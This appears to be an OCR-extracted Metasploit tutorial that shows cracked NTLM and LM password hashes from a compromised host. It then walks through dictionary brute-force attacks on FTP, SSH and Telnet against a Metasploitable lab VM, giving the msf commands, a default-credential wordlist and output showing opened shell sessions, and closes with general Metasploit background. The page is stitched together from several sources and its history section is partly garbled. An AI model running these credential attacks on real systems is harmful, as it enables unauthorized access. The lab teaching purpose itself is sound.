
Collect System Data	Collect system evidence and sensitive data (screenshots, passwords, system information)
Virtual Desktop	Interact with the running desktop on the target system, will notify the active user
Access Filesystem	Browse the remote filesystem and upload, download, and delete files
Search Filesystem	Search the remote filesystem for a specific pattern
Command Shell	Interact with a remote command shell on the target (advanced users)
Create Proxy Pivot	Pivot attacks using the remote host as a gateway (TCP/UDP)
Create VPN Pivot	Pivot traffic through the remote host (Ethernet/IP)
Change Transport	Change the transport mechanism of the session
Terminate Session	Close this session. Further interaction requires exploitation

You will get to see a screen as follows −



```
AuthID  Package  Domain  User  Password
------  -------  ------  ----  --------
[+] [2016.08.18-13:21:52] Workspace:Metasploit  Florjan Llapi Progress:2/3 (66%) Cracking weak passwords found during collection...
[*] [2016.08.18-13:21:53] Wordlist file written out to C:/WINDOWS/Temp/jtrtmp20160818-3020-1m2o66f
[*] [2016.08.18-13:21:53] Hashes Written out to C:/WINDOWS/Temp/hashes_tmp20160818-3020-mlhim8
[*] [2016.08.18-13:21:53] Cracking lm hashes in normal wordlist mode...
[*] [2016.08.18-13:21:54] Loaded 4 password hashes with no different salts (LM DES [64/64 BS MMX])
[*] [2016.08.18-13:21:54] ADMIN            (admin)
[*] [2016.08.18-13:21:54] Cracking lm hashes in single mode...
[*] [2016.08.18-13:22:02] Loaded 4 password hashes with no different salts (LM DES [64/64 BS MMX])
[*] [2016.08.18-13:22:02] Remaining 3 password hashes with no different salts
[*] [2016.08.18-13:22:02] 011              (administrator:2)
[*] [2016.08.18-13:22:02] Cracking lm hashes in incremental mode (All4)...
[*] [2016.08.18-13:22:02] Loaded 4 password hashes with no different salts (LM DES [64/64 BS MMX])
[*] [2016.08.18-13:22:02] Remaining 2 password hashes with no different salts
[*] [2016.08.18-13:22:02] Cracking lm hashes in incremental mode (Digits)...
[*] [2016.08.18-13:22:02] Loaded 4 password hashes with no different salts (LM DES [64/64 BS MMX])
[*] [2016.08.18-13:22:02] Remaining 2 password hashes with no different salts
[*] [2016.08.18-13:22:02] Cracked Passwords this run:
[+] [2016.08.18-13:22:02] admin:admin:5
[*] [2016.08.18-13:22:02] Cracking nt hashes in normal wordlist mode...
[*] [2016.08.18-13:22:02] Loaded 4 password hashes with no different salts (NT MD4 [32/32])
[*] [2016.08.18-13:22:02] admin            (admin)
[*] [2016.08.18-13:22:02] Cracking nt hashes in single mode...
```


To see the collected credentials, go to Home → Project Name → Credentials → Manage.



Obtained 13 loots; Found 4 creds; Cracked 1 new hashes

```
Installed Applications
======================
Name  Version
----  -------
[*] [2016.08.18-13:21:37] Results stored in: C:/metasploit/apps/pro/loot/20160818132137_MetasploitFlor_192.168.1.102_host.application_740697.txt
Device Name:                   Type:   Size (bytes):
------------                   -----   -------------
```

As shown in the following screenshot, you will see all the passwords gained and those that could be cracked.




Manage Credentials

□	LOGINS	PUBLIC	PRIVATE	TYPE	REALM	ORIGIN	VALIDATION	TAGS	CLONE
□	1	admin	f0d412bd764ffe81aad3b4... more	NTLM hash		Session	Not Validated	0 tags	
□	1	admin	admin	Password		Cracked password	Not Validated	0 tags	
□	1	administrator	33135314e7033d4febdeb04d3... more	NTLM hash		Session	Not Validated	0 tags	
□	1	guest	aad3b435b51404eeaad3b4... more	NTLM hash		Session	Not Validated	0 tags	
□	1	postgres	postgres	Password		Service	Not Validated	0 tags	
□	1	support_388945a0	aad3b435b51404eeaad3b4... more	NTLM hash		Session	Not Validated	0 tags	

Show 20 Showing 1 - 6 of 6

Metasploit - Brute-Force Attacks

- In a brute-force attack, the hacker uses all possible combinations of letters, numbers, special characters, and small and capital letters in an automated way to gain access over a host or a service.
- This type of attack has a high probability of success, but it requires an enormous amount of time to process all the combinations.
- A brute-force attack is slow and the hacker might require a system with high processing power to perform all those permutations and combinations faster.
- In this, we will discuss how to perform a brute-force attack using Metasploit.
- After scanning the Metasploitable machine with NMAP, we know what services are running on it.
- The services are FTP, SSH, mysql, http, and Telnet.




http	8180	tcp	open	Apache-Coyote/1.1	2 hours ago
smb	445	tcp	open	()	2 hours ago
telnet	23	tcp	open	[illegible] \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:	2 hours ago
ftp	21	tcp	open	220 (vsFTPd 2.3.4)\x0d\x0a	2 hours ago
ftp	2121	tcp	open	220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.101]\x0d\x0a	2 hours ago

To perform a brute-force attack on these services, we will use **auxiliaries** of each service.

Auxiliaries are small scripts used in Metasploit which don’t create a shell in the victim machine; they just provide access to the machine if the brute-force attack is successful.

Let’s see how to use auxiliaries.

Here, we have created a dictionary list at the root of Kali distribution machine.



```
admin admin
admin 1234
user user
msfadmin msfadmin
postgres postgres
root
```


Attack the FTP Service

Open Metasploit.

The first service that we will try to attack is FTP and the auxiliary that helps us for this purpose is **auxiliary/scanner/ftp/ftp_login**.


Type the following command to use this auxiliary −

```
msf > use auxiliary/scanner/ftp/ftp_login
```




```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all use
s
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0
o 5
   DB_ALL_CREDS      false            no        Try each user/password couple s
ored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the curren
 database to the list
   DB_ALL_USERS      false            no        Add all users in the current da
abase to the list
```

Set the path of the file that contains our dictionary.




```
rds separated by space, one pair per line
   USER_AS_PASS    false    no      Try the username as the passwor
 for all users
   USER_FILE                no      File containing usernames, one
er line
   VERBOSE        true     yes     Whether to print output for all
attempts

msf auxiliary(ftp_login) > set PASS_FILE /root/pass.txt
```

Set the victim IP and run.



```
attempts

msf auxiliary(ftp_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf auxiliary(ftp_login) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf auxiliary(ftp_login) > run
```

It will produce the following output −



```
msf auxiliary(ftp_login) > run

[*] 192.168.1.101:21 - Starting FTP login sweep
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) > 
```

"userpass.txt" selected (175 bytes)

As you can see, it is completed, but no session has been created.


It means we were unsuccessful in retrieving any useful username and password.

Attack the SSH Service

To attack the SSH service, we can use the auxiliary: **auxiliary/scanner/ssh/ssh_login**

As you can see in the following screenshot, we have set the RHOSTS to 192.168.1.101 (that is the victim IP) and the username list and password (that is userpass.txt).

Then we apply the **run** command.




```
msf > auxiliary/scanner/ssh/ssh_login
[-] Unknown command: auxiliary/scanner/ssh/ssh_login.
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(ssh_login) > set USERPASS_FILE /root/userpass.txt
USERPASS_FILE => /root/userpass.txt
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ssh_login) > run

[*] 192.168.1.101:22 SSH - Starting bruteforce
[+] 192.168.1.101:22 SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(
dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(samb
ashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
'
[*] Command shell session 1 opened (192.168.1.103:38441 -> 192.168.1.101:22) at 2016-08-18 10:17:34 -0400
[+] 192.168.1.101:22 SSH - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploi
table 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.1.103:41120 -> 192.168.1.101:22) at 2016-08-18 10:17:34 -0400
[+] 192.168.1.101:22 SSH - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert
),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 3 opened (192.168.1.103:35569 -> 192.168.1.101:22) at 2016-08-18 10:17:35 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

As can be seen in the above screenshot, three sessions were created.

It means three combinations were successful.

We have underlined the usernames.


To interact with one of the three sessions, we use the command **msf > sessions –i 3** which means we will connect with session number 3.



```
msf auxiliary(ssh_login) > sessions -i 3
[*] Starting interaction with 3...


ls
8.3
```

Attack the Telnet Service

- The apply a brute-force attack on a Telnet service, we will take a provided set of credentials and a range of IP addresses and attempt to login to any Telnet servers.
- For this, we will use the auxiliary: **auxiliary/scanner/telnet/telnet_login**.
- The process of using the auxiliary is same as in the case of attacking an FTP service or an SSH service.
- We have to use the auxiliary, set RHOST, then set the list of passwords and run it.
- Take a look at the following screenshot.
- Highlighted in blue arrow are the incorrect attempts that the auxiliary did.
- The red arrows show the successful logins that created sessions.



```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(telnet_login) > set USERPASS_FILE /root/userpass.txt
USERPASS_FILE => /root/userpass.txt
msf auxiliary(telnet_login) > set threads 50
threads => 50
msf auxiliary(telnet_login) > run

[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2inst1 (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2pass (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2pw (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2password (Incorrect: )
[+] 192.168.1.101:23 - LOGIN SUCCESSFUL: msfadmin:msfadmin
[*] Attempting to start session 192.168.1.101:23 with msfadmin:msfadmin
[*] Command shell session 4 opened (192.168.1.103:40245 -> 192.168.1.101:23) at 2016-08-18 10:45:53 -0400
[+] 192.168.1.101:23 - LOGIN SUCCESSFUL: user:user
[*] Attempting to start session 192.168.1.101:23 with user:user
[*] Command shell session 5 opened (192.168.1.103:44240 -> 192.168.1.101:23) at 2016-08-18 10:45:54 -0400
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: root: (Incorrect: )
[+] 192.168.1.101:23 - LOGIN SUCCESSFUL: postgres:postgres
[*] Attempting to start session 192.168.1.101:23 with postgres:postgres
[*] Command shell session 6 opened (192.168.1.103:42076 -> 192.168.1.101:23) at 2016-08-18 10:45:56 -0400
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: dasusr1:dasusr1 (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2fenc1:db2fenc1 (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2admin:db2admin (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: : (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Some other auxiliaries that you can apply in brute-force attack are −

- **SMB service** − auxiliary/scanner/smb/smb_login
- **SNMP service** − auxiliary/scanner/snmp/snmp_login

Activity

Windows 10/8 OS ← target

Using Metasploit → How do you gain access of the target machine?



What is Metasploit?

- It is an open-source project which offers the public resources to **develop codes** and **research security vulnerabilities**.
- It permits the network administrators for breaking their network to recognize security threats and also document which vulnerability requires to be defined first.
- It is a type of project that facilitates ***Pen (Penetration) testing*** software.
- Also, it offers tools to automate the comparison of a vulnerability of a program and its patched (repaired) version.
- It also offers advanced evasion and anti-forensic tools.
- A few of these tools are created into the framework of Metasploit.

Let's discuss some key points.

- The Metasploit Project facilitates a ***shellcode database, Opcode Database*** (out of data currently), ***Metasploit Pro***, and ***Metasploit Express***.
- **Shellcode** is a kind of exploit code where bytecode is included for accomplishing a specific goal. Common shellcode goals include performing the reverse telnet or adding the rootkit back to the machine of the attacker.
- Metasploit also provides the payload database that is allowing a pen tester to experiment with exploit goals and codes.

- The Metasploit Project was inherited in 2009 by the computer security organization Rapid7.
- Metasploit Pro and Metasploit Express are the Metasploit Framework's open core version with additional features.
- Open core is a way to deliver products that associate proprietary and open-source software.
- Rapid7 continues to developing Metasploit in association with an open-source community.

Metasploit Framework

- One of the most effective creations of the Metasploit Project is the Metasploit Framework.
- Metasploit Framework is a software environment to **develop, test,** and **execute exploits**.
- It could be used for creating tools for security testing, exploiting modules, and as a pen-testing system.
- Originally, it was developed in 2003 as a movable network tool by **HD Moore**.

- This framework is a very strong tool. It can be applied by ethical hackers and cybercriminals for probing **systematic susceptibilities** on servers and networks.
- Because it is an open-source framework, it can be easily used and customized with various operating systems.
- The pen testing group can apply custom code or ready-made and address it in a network for probing for weak spots with Metasploit.
- Once the flaws are documented and identified as another threat hunting flavor, the information could be used for prioritizing solutions and addressing systemic weaknesses.

Metasploit Brief History


- In 2003, the Metasploit Project was attempted by HD Moore to use as any Perl-based movable network tool along with assistance from **Matt Millar** core developer.
- It was completely transformed into **Ruby** in 2007.
- The license was inherited in 2009 by Rapid7, in which it remains the same as a segment of the Boston-based organization's repertoire of the IDS signature evolution and targeted evasion tools, anti-forensic, fuzzing, and remote exploit.

- Portions of other tools are located in the Metasploit Framework. It is created in the **Kali Linux OS**.
- Rapid7 has improved two of the main open-core tools, **Metasploit Express** and **Metasploit Pro**.
- This framework is a go-to-exploit mitigation and development tool. Several pen testers have to implement each probe manually if prior Metasploit. It can be done by using a range of tools that might or might not have supported for writing their code by hand, addressing it on networks manually, and the environment they're testing.

Who can use Metasploit?

